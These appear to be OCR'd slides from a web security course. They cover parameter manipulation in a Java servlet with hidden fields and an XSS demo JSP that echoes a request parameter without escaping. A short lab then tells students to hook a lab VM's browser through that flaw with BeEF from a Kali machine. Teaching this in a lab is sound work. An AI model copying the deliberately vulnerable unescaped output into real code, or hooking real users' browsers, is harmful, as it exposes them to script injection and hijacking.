


Parameter Manipulation



Java EE - parameters/src/hiddenfields/CustomerServlet.java - Eclipse
File Edit Source Refactor Navigate Search Project Run Window Help
Java EE
Project Explorer
demosqli
demoxss
ebookshop
hellodbcp
loggingfilter
parameters
JAX-WS Web Services
Deployment Descriptor: para
Java Resources
src
hiddenfields
Customer.java
CustomerServlet.java
notes.txt
Libraries
JavaScript Resources
build
WebContent
regexwebapp
securityfilter
Servers
CustomerServlet.java
package hiddenfields;
import java.io.IOException;
/*
* Not thread-safe. For illustration purpose only
*/
@WebServlet(name = "CustomerServlet", urlPatterns = {
"/customer", "/editCustomer", "/updateCustomer"})
public class CustomerServlet extends HttpServlet {
private static final long serialVersionUID = -20L;
private List<Customer> customers = new ArrayList<Customer>();
@Override
public void init() throws ServletException {
Customer customer1 = new Customer();
customer1.setId(1);
customer1.setName("Donald D.");
customer1.setCity("Miami");
customers.add(customer1);
Customer customer2 = new Customer();
customer2.setId(2);
customer2.setName("Mickey M.");
customer2.setCity("Orlando");
customers.add(customer2);
}
private void sendCustomerList(HttpServletResponse response)
throws IOException {
response.setContentType("text/html");
PrintWriter writer = response.getWriter();
writer.println("<html><head><title>Customers</title></head>"
+ "<body><h2>Customers </h2>");
writer.println("<ul>");
for (Customer customer : customers) {
writer.println("<li>" + customer.getName()
Writable
Smart Insert
1 : 1

Cross-Site Scripting

XSS Demo


Java EE - demoxss/WebContent/xsstest.jsp - Eclipse
File Edit Source Refactor Navigate Search Project Run Window Help
Java EE
Project Explorer
demosqli
demoxss
JAX-WS Web Services
Deployment Descriptor: dem
Java Resources
JavaScript Resources
build
WebContent
META-INF
notes.txt
xsstest.jsp
ebookshop
hellodbcp
loggingfilter
parameters
regexwebapp
securityfilter
Servers
xsstest.jsp
notes.txt
<%@ page language="java" contentType="text/html; charset=UTF-8"
pageEncoding="UTF-8"%>
<!DOCTYPE html PUBLIC "-//W3C//DTD HTML 4.01 Transitional//EN" "http://www.w3.org/TR/html4/loose.dtd">
<html>
<head>
<meta http-equiv="Content-Type" content="text/html; charset=UTF-8">
<title>XSS Demo</title>
</head>
<body>
<h1>XSS Demo</h1>
<%=request.getParameter("input")%>
</body>
</html>
Writable
Smart Insert
1 : 1

XSS Demo with Security Filter





Quick Lab

- Using BeeF from your Attack VM (i.e.Kali)
- Hook into your SWEET VM via the Browser exploiting the DEMO XSS vulnerability
- Try to PopUp an Alert Box from BeeF…
- Also, play around with other features..

